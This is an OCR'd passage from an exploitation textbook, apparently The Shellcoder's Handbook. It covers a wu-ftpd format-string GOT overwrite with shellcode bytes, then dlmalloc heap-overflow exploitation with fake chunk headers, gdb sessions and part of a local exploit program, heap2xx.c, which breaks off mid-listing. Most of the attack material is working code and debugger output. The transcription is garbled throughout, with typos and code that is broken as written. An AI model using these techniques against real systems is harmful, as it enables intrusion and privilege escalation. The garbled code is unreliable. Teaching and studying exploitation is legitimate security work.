This gives us the following string constant to upload using the gen_upload_string.c code above:

```
char *string_to_upload =
"\xb4\xd3\x06\x08\x31\xc0\x31\xc9\x31\xd2\xb0\x01\x31\xdb\x01\x31\xdb\xb3\x02\xcd\x80"; //
exit(0x02);
```

There's a slight back here that should be explained. The initial 4 bytes of this string are overwriting the printf entry in the GOT, jumping to the address of our choice when the program calls printf after executing the vulnerable vsnprintf(). In this case, we're just overwriting the GOT, starting at the printf entry and continuing with our shellcode. This is, of course, a terrible hack but it does illustrate the technique with a minimum of fuss. Remember, you are reading a hacking book, don't expect everything to be totally clean.

When we run our new gen_upload string, it results in the following gdb session:

```
[root@vulcan format_string]# gdb
(gdb) attach 20578
Attaching to process 20578
0x4015a344 in ?? ()
(gdb) continue
Continuing.

Program exited with code 02.
(gdb)
```

Perhaps at this point, since we're running code of our choice in wu0\-ftpd, we should take a look at what others have done in their exploits.

One of the most popular exploits for the issue was the wuftpd2600.c exploit. We already know broadly how to make wu-ftpd run code of our choice, so the interesting part is the shellcode. Broadly speaking, the code does the following:

1. Sets setreuid() to 0, to get root privileges.
2. Runs dup2() to get a copy of the std handles so that our child shell process can use the same socket.
3. Works out where the string constants at the end of the buffer are located in memory, by jmp() ing to a call instruction and then popping the saved return address off the stack.
4. Breaks chroot() by using a repeated chdir followed by a chroot() call.
5. Runs execve() in the shell.

Most of the published exploits for the wu-ftpd bug use either identical code or code that;s exceptionally similar.

Why Did This Happen?

So, why do format string bugs exist in the first place? You would think that someone implementing printf() could count the number of parameters passed in the function call, compare that to the number of format specifiers in the string, and return an error if the two didn't agree. Unfortunately, this is not possible because of a fundamental problem with the way that functions with variable numbers of parameters are handled in C.

To declare a function with a number of parameters, you use the ellipsis syntax, like this:

```
void foo(char *fmt, …)
```

(You might want to look at man va)arg at this point, which explains variable parameter list access.)

When your function gets called, you use the va_start macro to tell the standard C library where your variable argument list starts. You then repeatedly call the va_arg macro to get arguments off the stack, and then you call the va_end macro to tell the standard C library that you're finished with your variable argument list.

The problem with this is that at no point have you been able to determine how many arguments you were passed, so you must rely on some other mechanism to tell you, such as data within a format string or an argument that's NULL.

```
foo(1,2,3, NULL);
```

Although this seems pretty unbelievable, this is the ANSIC89 standard way to deal with functions with a variable number of arguments, so this is the standard that everyone's implemented.

In theory, any C function that accepts a variable number of arguments is potentially vulnerable to the same problem---it can't tell when its argument list ends----although in practice these functions are few and far between.

To summarize, the bug is all the fault of ANSI and C89, and has little or nothing to do with any implementer of the C standard library.

Format String Technique Roundup

We're now at the point where we can start exploiting Linux format string bugs. Let's quickly review the fundamental techniques that we've used:

1. If the format string is on the stack, we can supply the parameters that are used when we add format specifiers to the string. If we're brute forcing offsets for a format string exploit, one of the offsets we have to guess is the number of parameters we have to use before we get to the start of our format string.

   Once we can specify parameters:
   a. We can read memory from the target process using the %s specifier.
   b. We can write the number of characters output so far to an arbitrary address suing the %n specifier.
   c. We can modify the number of characters output so far suing width modifiers, and
   d. We can use the %hn modifier to write numbers 16bits at a time, which allows us to write values of our choice to locations of our choice.
2. If the address that we want to write to contains one or more null bytes, you can still use %n to write to it, but you must do this in two stages. First, write the address that you want to write to into one of the parameters on the stack(you must know where the stack is in order to do this). Then, use %n to write to the address using the parameter you wrote to the stack.

   Alternatively, if the zero byte in the address happens to be the leading byte(as is oftern the case in Windows format string exploits) you can use the trailing null byte of the format string itself.

3. Direct parameter access(in the Linux implementations of the printf family)allows us reuse stack parameters multiple times in the same format string as well as allowing us to directly use only those parameters that we are interested in. Direct parameter access involves using the $ modifier; for example:

   %272$x

   will print the 272nd parameter from the stack. This is an immensely valuable technique.
4. If for some reason we can't use %hn to write our values 16bits at a time, we can still use byte_aligned writes and %n: we just do four writes rather than one and pad our number of characters output so that we're writing the low order byte each time. Table 4.1 shows an example of what we should do if we want to write the value 0x04030201 to the address X.

Table 4.1 Writing to Addresses

ADDRESS	X	X+1	X+2	X+3	X+4	X+5	X+6
Write to X	0x01	0x01	0x01	0x01			
Write to X+1		0x02	0x02	0x02	0x02		
Write to X+2			0x03	0x03	0x03	0x03	
Write to X+3				0x04	0x04	0x04	0x04
Memory after four writes	0x01	0x02	0x03	0x04	0x04	0x04	0x04

The disadvantage of this technique is that we overwrite the 3 bytes after the 4 bytes we're writing. Depending on memory layout, this may not be important. This problem is one of the reasons why exploiting format string bugs on Windows is fiddly.

Now that we've reviewed the basic reading and writing techniques, let's look at what we can do with them:

- Overwrite the saved return address. To do this, we must work out the address of the saved return address, which means either guesswork, brute force, or information disclosure.
- Overwrite another application-specific function pointer. This technique is unlikely to be easy since most programs don't leave function pointers available to you. However, you might find something useful if your target is a C++ application.
- Overwrite a pointer to an exception handler, then cause an exception. This is extremely likely to work, and involves eminently guessable addresses.
- Overwrite a GOT entry. We did this in wu-ftpd. This is pretty good option.
- Overwrite the atexit handler. You may or may not be able to use this technique, depending on the target.
- Overwrite entries in the DTORS section. For this technique, see the paper by Juan M.Bello Rivas in the bibliography.

- Turn a format string bug into a stack or heap overflow by overwriting a null terminator with non-null data. This is tricky, but the results can be quite funny.
- Write application-specific data such as stored UID or GID values with values of your choice.
- Modify strings containing commands to reflect commands of your choice.

If we can't run code on the stack, we can easily bypass the problem by the following:

- Writing shellcode to the location of your choice in memory, using %n-type specifiers. We did this in our wu-ftpd example.
- Using a register-relative jump if we're brute forcing, which gives us a much better chance of hitting our shellcode(if it's in our format string).

For example, if our shellcode is at esp+0x200, we can overwrite some of the GOT with something like this:

```
qdd $0x200, %esp
jmp esp
```

This gives us the location of the code that will jump to our shellcode, so when we overwrite our function pointer (GOT entry, or whatver) we know that we'll land in our shellcode. The same technique works for any other register that happens to be pointing at or close to our shellcode after the format string has been evaluated.

In fact, we fairly easily write a small shellcode snippet that will find the location of a larger shellcode buffer, and then jump to it. See Gera and Riq's excellent Phrack paper at www.phrack.org/show.php?p=59&a=7 for more information.

Conclusion

This chapter presents just a few ideas on format string bugs as a refresher and as food for thought. Although format string bugs apper to be growing rarer, they offer such a large range of attack techniques that they are worth understanding.

For further information on format string bugs, see www.wiley.com/compbooks/koziol for a list of alternative and more advanced resources.

CHAPTER
5

Introduction to Heap Overflows

This chapter focuses on heap overflows on the Linux platform, which uses a malloc implementation originally written by Doug Lee, hence called dlmalloc. This chapter also introduces concepts that will help you when facing any other malloc() implementation. Indeed, writing a heap overflow is a rite of passage that teaches you how to think beyond grabbing EIP form a saved stack pointer.dlmalloc is just one library out of many that stores important metadata interspersed with user data. Understanding how to exploit malloc bugs is a key to finding innovative ways to exploit bugs that don't fit into any particular category.

Doug Lee himself has a terrific summary of dlmalloc on his Web site, at http://gee.cs.oswego.edu/dl/html/malloc.html. You can also find it at the Shellcoder's Handbook Web page: www.wiley.com/compbooks/koziol. If you are unfamiliar with the Dog Lee malloc implementation, you should read it before going on with this chapter. Although his text goes over the concepts you'll need to be familiar with during exploitation, various changes have been made in modern glibc to his original implementation to make it multithreaded and optimized for various situations.

When a program is running, each thread has a stack where local variables are stored. But for global variables, or variables too large to fit on the stack, the program needs another section of writable memory available as a storage space. In fact, it may not know at compile time how much memory it will need, so these segments are often allocated at runtime, using a special system call. Typically a Linux program has a .bss(global variables that are uninitialized) and a .data segment(global variables that are initialized) along with other segments used by malloc() and allocated with the brk() or mmap() system calls. You can see these segments with the gdb command maintenance info sections. Any segment that is writable can be referred to as a heap although often only the segments specifically allocated for use by malloc() are considered true heaps. As a hacker, you should ignore terminology and focus on the fact that any writable page of memory offers you a chance to take control.

What follows is gdb before the program (basicheap) runs:

(gdb) maintenance info sections

Exec file:

'/home/dave/BOOK/basicheap', file thype elf32-u386.

0x08049434->0x08049440 at 0x00000434: .data ALLOC LOAD DATA HAS_CONTENTS

0x08049440->0x08049444 at 0x00000440: .eh_frame ALLOC LOAD DATA HAS_CONTENTS

0x08049444->0x0804950c at 0x00000444: .dynamic ALLOC LOAD DATA HAS_CONTENTS

0x0804950c->0x08049514 at 0x0000050c: .ctors ALLOC LOAD DATA HAS_CONTENTS

0x08049514->0x0804951c at 0x00000514: ,dtors ALLOC LOAD DATA HAS_CONTENTS

0x0804951c->0x08049520 at 0x0000051c: .jcr ALLOC LOAD DATA HAS_CONTENTS

0x08049520->0x08049540 at 0x00000520: .got ALLOC LOAD DATA HAS_CONTENTS

0x08049540->0x08049544 at 0x00000540: .bss ALLOC

Here are a few lines from the run trace:

```
brk(0) = 0x80495a4
brk(0x804a5a4) = 0x804a5a4
brk(0x804b000) = 0x804b000
```

What follows is the output from the program, showing the addresses of two malloced spaces:

buf=0x80495b0 buf2=0x80499b8

Here is maintenance info sections again, showing the segments used while the program was running. Notice the stack segment (the last one) and the segments that contain the pointers themselves (load2.

```
0x08048000->0x08048000 at 0x00001000: load1 ALLOC LOAD READONLY CODE HAS_CONTENTS
0x08049000->0x0804A000 at 0x00001000: load2 ALLOC LOAD HAS_CONTENTS
…
0xbfffe000->0xc0000000 at 0x0000f000: load11 ALLOC LOAD CODE HAS_CONTENTS
```

```
(gdb) print/x $esp
$1 = 0xbffff190
```

How a Heap Works

Using brk() or mmap() every time the program needs more memory is slow and unwieldy. Instead of doing that, each libc implementation has provided malloc(), realloc(), and free() for programmers to use when they need more memory, or are finished using a particular block of memory.

malloc() breaks up a big block of memory allocated with brk() into chunks and gives the user one of those chunks when a request is made (for instance, if the user asks for 1000 bytes), potentially using a large chunk and splitting it into two chunks to do so. Likewise, when free() is called, it should decide if it can take the newly freed chunk, and potentially the chunks before and after it, and collect them into one large chunk. This process reduces fragmentation(lots of little used chunks interspersed with lots of little free chunks) and prevents the program from having to use brk() too often, if at all.

To be efficient, any malloc() implementation stores a lot of meta-data about the location of the chunks, the size of the chunks, and perhaps some special areas for small chunks. It also organizes this information---in dlmalloc, it is organized into buckets, and in man other malloc implementations it is organized into a balanced tree structure works—you can always look it up if you need to, and you likely won't.)

This information is stored in two places: in global variables used by the malloc() implementation itself, and in the memory block before and/or after the allocated user space. So just like in a stack overflow, where the frame pointer and saved instruction pointer were stored directly after a buffer you could overflow, the heap contains important information about the state of memory stored directly after any user-allocated buffer.

Finding Heap Overflows

The term heap overflow can be used for many bug primitives. It is helpful, as always, to put yourself in the programmer's shoes and discover what kind of mistakes he or she possibly made, even if you don't have the source code for the application. The following list is not meant to be exhaustive, but shows some (simplified) real-world examples:

- samba(the programmer allows us to copy a big block of memory wherever we want):

```
memcpy(array[user_supplied_int], user_supplied_buffer, user_supplied_int2);
```

- Microsoft IIS:

```
buf=malloc(user_supplied_int+1);
memcpy(buf,user_buf,user_supplied_int);
```

- IIS off by a few:

```
buf=malloc(strlen(user_buf+5));
strcpy(buf, user_buf);
```

- Solaris Login:

```
buf=(char **)malloc(BUF_SIZE);
while (user_buf[i]!=0) {
buf[i]=malloc(strlen(user_buf[i])+1);
i++;
}
```

- Solaris Xsun:

```
buf=malloc(1024);
strcpy(buf,user_supplied);
```

Here is a comman integer overflow heap overflow combination—this will allocate 0 and copy a large number into it(think xdr_array).

```
buf=malloc(sizeof(something) *user_controlled_int);
for (i=0; i<user_controlled_int; i++){
if (user_buf[i]==0)
break;
copyinto(buf,user_buf);
}
```

In this sense, heap overflows occur whenever you can corrupt memory that is not on the stack. Because there are so many varieties of potential corruption, they are nearly impossible to grep for or protect against via a compiler modification.

Also included within the heap overflow biological order are double free() bugs, which are not discussed in this chapter. You can read more about double free() bugs in Chapter 16.

Basic Heap Overflows

The basic theory for most heap overflows is the following: Like the stack of a program, the heap of a program contains both data information and maintenance information that controls how the program sees that data. The trick is manipulating the malloc() or free() implementation into doing what you want it to do—alow you to write a word or two of memory into a place you can control.

Let's take a sample program and analyze it from an attacker's perspective.

```
/*notvuln.c*/
int
main(int argc, char** argv){
        char *buf;
       buf=(char*)malloc(1024);
       printf("buf=%p",buf);
       strcpy(buf,argv[1]);
       free(buf);
}
```

Here's the ltrace output from attacking this program:

```
[dave@localhost BOOK]$ ltrace ./notvuln `perl –e 'print "A" x 5000' `
__libc_start_main(0x080483c4, 2, 0xbfffe694, 0x0804829c, 0x08048444
<unfinished
…>
malloc(1024) = 0x08049590
printf("buf=%p") = 13
strcpy(0x08049590, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"…) = 0x08049590
free(0x08049590) = <void>
buf=0x8049590+++ exited (status 0) +++
```

As you can see, the program did not crash. This is because the user's string didn't overwrite a structure the free() call needed even though the string overflowed the allocated buffer by quite a bit.

Now let's look at one that is vulnerable.

```
/*basicheap.c*/
int
main(int argc, char** argv) {
        char *buf;
        char *buf2;
        buf=(char*)malloc(1024);
```

```
        buf2=(char*)malloc(1024);
        rintf("buf=%p buf2=%p\n",buf,buf2);
        strcpy(buf,argv[1]);
        free(buf2);
}
```

The difference here is that a buffer is allocated after the buffer that can be overflown. There are two buffers, one after another in memory, and the second buffer is corrupted by the first buffer being overflown. That sounds a little confusing at first, but if you think about it, it makes sense. This buffer's meta-data structure is corrupted during the overflow and when it is freed, the collecting functionality of the malloc library accesses invalid memory.

```
[dave@localhost BOOK]$ ltrace ./basicheap `perl –e 'print "A" x 5000' `
__libc_start_main(0x080483c4, 2, 0xbfffe694, 0x0804829c, 0x0804845c
<unfinished
…>
malloc(1024) = 0x080495b0
malloc(1024) = 0x080499b8
printf("buf=%p buf2=%p\n", 134518192buf=0x80495b0 buf2=0x80499b8) = 29
strcpy(0x080495b0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"…) = 0x080495b0
free(0x080499b8) = <void>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++
```

NOTE Don't forget to use ulimit –c unlimited if you are not getting core dumps.

NOTE Once you have a way to trigger a heap overflow, you should then think of the vulnerable problem as a special AIP for calling malloc(), free(), and realloc(). The order of the allocation calls, the sizes, and the contents of the data put into the stored buffers need to be manipulated in order to write a successful exploit.

In this example, we already know the length of the buffer we overflowed, and the general layout of the program's memory. In many cases, however, this information isn't readily available. In the case of a closed source application with a heap overflow, or an open source application with an extremely complex memory layout, it is often easier to probe the way the program reacts to different lengths of attack, rather than reverse engineering the entire program to find both the point at which the program overflows the heap buffer and when it calls free() or malloc() to trigger the crash. In many cases, however, developing a truly reliable exploit will require this kind of reverse engineering effort. After we exploit this simple case, we will move on to more complex diagnosis and exploitation attempts.

This is a key to how we will manipulate the malloc() routines to fool them into overwriting memory. We will clear the previous-in-use bit in the chunk header of the chunk we overwrite, and then set the length of the "previous chunk" to a negative value. This will then allow us to define our own chunk inside our buffer.

malloc implementations, including Linux's dlmalloc, store extra information in a free chunk. Because a free chunk doesn't have user data in it, it can be used to store information about other chunks. The first 4 bytes of what would have been user data space in a free chunk are the forward pointer, and the next 4 are the backwards pointer. These are the pointers we will use to overwrite arbitrary data.

This command will run our program, overflowing the heap buffer buf and changing the chunk header of buf2 to have a size of 0xfffffff0 and a previous size of 0xffffffff.

NOTE Don't forget the little-endianness of IA32 here.

On some versions of RedHat Linux, perl will transmute some characters into their Unicode equivalents when they are printed out. We will use Python to avoid any chance of this. You can also set arguments in gdb after the run command.

```
(gdb) run `python –c 'print "A"*1024+"\xff\xff\xff\xff"+"\xf0\xff\xff\xff"'`
```

FINDING THE LENGTH OF A BUFFER

(gdb) x/xw buf-4 **will show you the length of** buf. **Even if the program in not complied with symbols, you can often see in memory where your buffer starts (the beginning of the A's) and just look at the word prior to it to find out how long your buffer actually is.**

```
(gdb) x/xw buf-4
0x80495ac: 0x00000409
(gdb) printf "%d\n", 0x409
1033
```

This number is actually 1032, which is 1024 plus the 8 bytes used to store the chunk information header. The lowest order bit is used to indicate whether there is a chunk previous to this chunk. If it is set (as it is in this example) then there is no previous chunk size stored in this chunk's header. If it is clear(a zero) then you can find the previous chunk by using buf-8 **as the previous chunk's size. The second lowest bit is used as a flag to say whether the chunk was allocated with** mmap()**.**

Set a breakpoint on _int_free() at the instruction that calculates the next chunk and you will be able to trace the behavior of free(). (To locate this instruction, you can set the chunk's size to 0x01020304 and see where in_free() crashes.) One instruction above that location will be the calculation:

```
0x42073fdd <_int_free+109>: lea (%edi, %esi, 1), %ecx
```

When the breakpoint is hit, the program will print out buf=0x80495b0 buf2=0x80499b8 and then break.

```
(gdb) print/x $edi
$10 = 0xfffffff0
(gdb) print/x $esi
$11 = 0x80499b0
```

As you can see, the current chunk (for buf) is stored as ESI, and the size is stored as EDI. glibc's free() has been modified from the original dlmalloc(). If you are tracing through your particular implementation you should note that free() is really a wrapper to intfree in most cases. intfree takes in an "arena" and the memory address we are freeing.

Let's take look at two assembly instructions that correspond to the free() routine finding the previous chunk.

```
0x42073ff8 <_int_free+136>: mov 0xfffffff8(%edx), %eax

0x42073ffb <_int_free+139>: sub %eax, %esi
```

In the first instruction (mov 0x8 (%esi), %edx), %edx is 0x80499b8, the address of buf2, which we are freeing. Eight bytes before it is the size of the previous buffer, which is now stored in %eax. Of course, we've overwritten this, which used to be a zero, to now have a 0xffffffff (-1).

In the second instruction (add %eax, %edi), %esi holds the address of the current chunk's header. We substract the size of the previous chunk's header. Of course, this does not work when we've overwritten the size with -1. the following instructions(the unlink() macro) give us control:

```
0x42073ffd <_int_free+141>: mov 0x8(%esi),%edx
0x42074000 <_int_free+144>: add %eax,%edi
0x42074002 <_int_free+146>: mov 0xc(%esi),%eax; UNLINK
0x42074005 <_int_free+149>: mov %eax,0xc(%edx); UNLINK

0x42074008 <_int_free+152>: mov %edx, 0x8(%eax); UNLINK
```

%esi has been modified to point to a known location within our user buffer. During the course of these next instructions, we will be able to control %edx and %eax when they are used as the arguments for writes into memory. This happens because the free() call, due to our manipulating buf2's chunk header, thinks that the area inside buf2—which we now control—is a chunk header for an unused block of memory.

So now we have the keys to the kingdom.

The following run command(using Python to set the first argument) will first fill up buf, then overwrite the chunk header of buf2 with a previous size of -4. Then we insert 4 bytes of padding, and we have ABCD as %edx and EFGH as %eax.

```
(gdb) r `python –c 'print
"A"*(1024)+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"AAAAABCDEFGH" ' `

Program received signal SIGSEGV, Segmentation fault.
0x42074005 in _int_free () from /lib/i686/libc.so.6
7: /x $edx = 0x44434241
6: /x $ecx = 0x80499a0
5: /x $ebx = 0x4212a2d0
4: /x $eax = 0x48474645
3: /x $esi = 0x80499b4
2: /x $edi = 0xfffffec

(gdb) x/4i $pc
0x42074005 <_int_free+149>: mov %eax, 0xc(%edx)
0x42074008 <_int_free+152>: mov %edx, 0x8(%eax)
```

Now, %eax will be written to %edx+12 and %edx will be written to %eax+8. Unless the program has a signal handler for SIGSEGV, you want to make sure both %eax and %edx are valid writable addresses.

```
(gdb) print "%8x", &__exit_funcs-12
$40 = (<data variable, no debug info> *) 0x421264fc
```

Of course, now that we've defined a fake chunk, we also need to define another fake chunk header for the "previous" chunk, or intfree will crash. By setting the size of buf2 to 0xfffffff0 (-16), we've placed this fake chunk into an area of buf that we control(see Figure 5.1).

Putting this all together, we have:

```
"A"*(1012)+"\xff"*4+"A"*8+"\xf8\xff\xff\xff"+"\xf0\xff\xff\xff"+"\xff\xff\xff\xff"*2+intel_order(word1)+
intel_order(word2)
```



Figure 5.1. Exploiting the heap

word1+12 will be overwritten with word2 and word2+8 will be overwritten with ord1. (interl_order() takes any integer and makes it a little-endian string for use in overflows such as this one.)

Finally, we simply choose what word we want to overwrite, and what we want to overwrite it with. In this case, basicheap will call exit() directly after freeing buf2. The exit functions are destructors that we can use as function pointers.

```
(gdb) print/x __exit_funcs
$43 = 0x4212aa40
```

We can just use that as word1 and an address on the stack as word2. Rerunning the overflow with these as our argument leads to:

```
Program received signal SIGSEGV, Segmentation fault.
0xbfffff0f in ?? ()
```

As you can see, we've redirected execution to the stack. If this were a local heap overflow, and assuming the stack was executalb, the game would be over.

Intermediate Heap Overflows

In this section of the chapter we will explore exploiting a seemingly simple variation of the heap overflow detailed above. Instead of free(), the overflowed program will call malloc(). This makes the code take an entirely different path and react to the overflow in a much more complex manner. The example exploit for this vulnerability is presented here, and you may find it enlightening to go through this example on your own. The exercise teaches you to treat each vulnerability from the perspective of someone who can control only a few things and must leverage those things by examining all of the potential code paths that flow forward from your memory corruption.

You will find the code of this structure exploitable in the same fashion, even though malloc() is being called instead of free(). These overflows tend to be quite a bit trickier, so don't get discouraged if you spend a lot more time in gdb on this variety than you did on the simple free() unlink() bugs.

```
/*heap2.c – a vulnerable program that calls malloc() */
int
main(int argc, char *8argv)
{

      char *buf, *buf2,*buf3;

      buf=(char*)malloc(1024);
      buf2=(char*)malloc(1024);
      buf3=(char*)malloc(1024);
      free(buf2);
      strcpy(buf,argv[1]);
      nuf2=(char*)malloc(1024); //this was a free() in the previous example
      printf("Done."); //we will use this to take control in our exploit
}
```

NOTE When fuzzing a program, it is important to use both 0x41 and 0x50, since 0x41 does not trigger certain heap overflows(having the previous-flag or the mmap-flag set to 1 in the chunk header is not good, and may prevent the program from crashing, which makes your fuzzing not as worthwhile). For more information on fuzzing, see Chapter 15.

To watch the program crash, load heap2 in gdb and use the following command:

```
(gdb) r `python -c 'print "\x50"*1028+"\xff"*4="\xa0\xff\xff\xbf\xa0\xff\xff\xbf" ' `
```

NOTE On Mandrake and a few other systems, finding __exit_funcs can be a little difficult. Try breakpoingting at <__cxa_atexit+45>: mov %eax,0x4(%edx) and printing out %edx.

Abusing malloc can be quite diffcutl—you eventually enter a loop similar to the following in _int_malloc(). Your implementation may vary slightly, as glibc versions change. In the following snippet of code, bin is the address of the chunk you overwrote.

```
bin = bin_at(av,idx);
for (victim = last(bin); victim != binl victim = victim->bk) {
size = chunksize(victim);

if ((unsigned long) (size) >= (unsigned long) (nb)) {
  remainder_size = size – nb;
  unlink(victim, bck, fwd);

/* Exhaust */
if (remainder_size < MINSIZE) {
  set_inuse_bit_at_offset(victim, size);
  if (av != &main_arena)
          victim->size |= NON_MAIN_ARENA;
  check_malloced_chunk(av, victim, nb);
  return chunk2mem(victim);
}
/* Split */
else {
   remainder = chunk_at_offset(victim, nb);
   unsorted_chunks(av)->bk = unsorted_chunks(av)->fd = remainder;
   remainder->bk = remainder->fd = unsorted_chunks(av);
   set_head(victim, nb | PREV_INUSE | (av != &main_arena ?
NON_MAIN_ARENA : 0));
   set_head(remainder, remainder_size | PREV_INUSE);
   set_foot(remainder, remainder_size);
   check_malloced_chunk(av, victim, nb);
   return chunk2mem(victim);
   }
}
}
```

This loop has all sorts of useful memory writes; however, if you are restricted to non-zero characters, you will find the loop difficult to exit. This is because the two major exit cases are wherever fakechunk->size minus size is less than 16 and when the fake chunk's next pointer is the same as the requested block. Guessing the address of the requested block may be impossible, or prohibitively difficult(long brute-forcing sessions), without an information leakage bug. As Halvar Flake once

said, “Good hackers look for information leakage bugs, since they make exploiting things reliably much easier.”

The code looks a bit confusing, but it is simple to exploit by setting a fake chunk to either the same size or by setting a fake chunk’s backwards pointer to the original bin. You can get the original bin from the backwards pointer that we overflowed (which is printed out nicely by heap2.c), something that you will probably exhaust during a remote attack. This will be reasonably static on a local exploit, but may still not be the easiest way to exploit this.

The exploit below has two features that may appear easily only on a local exploit:

- It uses pinpoint accuracy to overwrite the free() ‘d chunk’s pointers into a fake chunk on the stack in the environment, which the user can control and locate exactly.
- The user’s environment can contain zeros. This is important because the exploit uses a size equal to the requested size, which is 1024(plus 8, for chunk header). This requires putting null bytes into the header.

The following program does just that. Pointers in the chunk’s header are overwritten before the malloc() call is made. Then malloc() is tricked into overwriting a functiong pointer (the Global Offset Table entry for printf()). Then printfg() redirects into our shellcode, currently just 0xcc, which is int3, the debug interrupt. It is important to align our buffers so they are not at addresses with the lower bits set (i.e., we don’t want malloc() to think our buffers are mmapped() or have the previous bit set).

heap2xx.c – exploit for heap2.c

There are two possibilities for this exploit:

1. glibc 2.2.5, which allows writing one word to any other word.
2. glibc 2.3.2, which allows writing the address of the current chunk header to any chosen place in memory. This makes exploitation much more difficult, but still possible.

Note that the exploit will not, in either condition, drop the user to a shell. It will usually seg-fault on an invalid instruction during successful exploitation. Of course, to get a shell, you would just need to copy shellcode in the proper place.

The following list applies to the second glibc option, and is included to help clarify some of the differences between the two. You may find that making similar notes as you go through this problem can be advantageous.

- After overwriting the free buf2's malloc chunk tag, we tag the fd and bk field (ends up as eax) pointing both the forward and backward pointer into to the env to a free chunk boundary we control. Make sure we have > 1032+4 chunk env offset to survive or1 $0x1, 0x4(%eax,%esi,1) where esi ends up with the same address as our eax address and eax is set to 1032. On the next malloc call to a 1024-byte memory area, it will go through our same size bin area and process our corrupt double linked-list free chunk, tagz0r.
- We align to point the bk and the fd prt to the prev_size (oxfffffffc) field of our fake env chunk. This is done to make sure that whatever pointer is used to enter the macro works correctly.
- We exit the loop by making the S < chunksize (FD) check fail, setting the size field in our env chunk to 1032.
- Inside the loop, %ecx is written to memory like this: mov %ecx, 0x8(%eax).

We can confirm this behavior in a test with printf's Global Offset Table (GOT) entry (in this case at 0x080496d4). In a run where we set the bk field in our fake chunk to 0x080496d4 – 8 we see the following results:

```
(gdb) x/x 0x080496d4
0x80496d4 <_GLOBAL_OFFSET_TABLE_+20>: 0x4015567c
```

If we look at ecx on an invalid eax crash we see:

```
(gdb) I r eax ecx
eax            0x41424344          1094861636
ecx            0x4015567c          1075140220
(gdb)
```

We are now already altering the flow of execution, making the heap2.c program jump into main_arena(which is where ecx points) as soon as it hits the printf.

Now we crash on executing our chunk.

```
(gdb) x/i$pc
0x40155684 <main_arena+100>;    cmp     %bl,0x96cc0804(%ebx)
(gdb) disas $ecx
Dump of assembler code for function main_arena:
0x40155620 <main_arena>:        add     %al, (%eax)
… *snip* …
0x40155684 <main_arena+100>:    cmp     %bl,0x96cc0804(%ebx)
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define VULN "./heap2"

#define XLEN 1040 /* 1024+16 */
#define ENVPTRZ 512 /* enough to hold our big layout */

/* mov %ecx,0x8(PRINTF_GOT) */
#define PRINTF_GOT 0x08049648 – 8
 /* 13 and 21 work for Mandrake 9, glibc 2.2.5 – you may want to modify these until you point
 directly at 0x408 (or 0xfffffffc, for certain glibc's). Also, your address must be "clean" meaning
 not have lower bits set. 0xf0 is clean, 0xf1 is not.
*/
#define CHUNK_ENV_ALLIGN 17
#define CHUNK_ENV_OFFSET 1056-1024

/* Handy environment loader */
unsigned int
ptoa(char **envp, char *string, unsigned int total_size)
{
        char *p;
        unsigned int cnt;
        unsigned int size;
        unsigned int I;

        p=string;
        cnt = size = I = 0;
        for (cnt = 0; size < total_size; cnt ++)
        {
                envp[cnt] = (char *) malloc(strlen(p)+1);
                envp[cnt] = strdup(p);
        #ifdef DEBUG
                fprintf(stderr, "[*] strlen: %d\n", strlen(p) + 1);
                for (i = 0; i < strlen(p) + 1; i++) fprintf(stderr, "[*] %d: 0x%.02x\n", i, p[i]);
        #endif
                Size += strlen(p) + 1;
                p += strlen(p) + 1;
        }
        return cnt;
}

int
main(int argc, char **argv)
{
```

```
unsigned char *x;
char *ownenv[ENVPTRZ];
unsigned int xlen;
unsigned int i;
unsigned char chunk[2048+1]; /* 2 times 1024 to have enough controlled mem to
survive the or1 */
unsigned char *exe[3];
unsigned int env_size;
unsigned long retloc;
unsigned long retval;
unsigned int chunk_env_offset;
unsigned int chunk_env_align;

xlen = XLEN + (1024 – (XLEN – 1024));
chunk_env_offset = CHUNK_ENV_OFFSET;
chunk_env_align = CHUNK_ENV_ALLIGN;
exe[0] = VULN;
exe[1] = x = malloc(xlen+1);
exe[2] = NULL;
if (!x) exit (-1);
fprintf(stderr, "\n[*] Options: [ <environment chunk alignment> ] [<environment
chunk offset> ]\n\n");
if (argv[1] && (argc == 2 || argc == 3)) chunk_env_align = atoi(argv[1]);
if (argv[2] && argc == 3) chunk_env_offset = atoi(argv[2]);
fprintf(stderr, "[*] using align %d and offset %d\n", chunk_env_align,
chunk_env_offset);
retloc = PRINTF_GOT; /*printf GOT-0x8 … this is where ecx gets written to, ecx is
a chunk prt */
/* where we want to jump do, if glibc 2.2 – just anywhere on the stack is good for a
demonstration */
retval=0xbffffd40;
fprintf(stderr, "[*] Using retloc: %p\n",retloc);
memset(chunk, 0x00, sizeof(chunk));
for (i = 0; i < chunk_env_align; i++) chunk[i] = 'X';
for (i = chunk_env_align; i <= sizeof(chunk) – (16+1);i += (16))
{
        *(long *)&chunk[i] = 0xfffffffc;
        *(long *)&chunk[i+4] = (unsigned long)1032; /* S == chunksize(FD) …
breaking loop (size == 1024 + 8) */
        /* retral is not used for 2.3 exploitation…*/
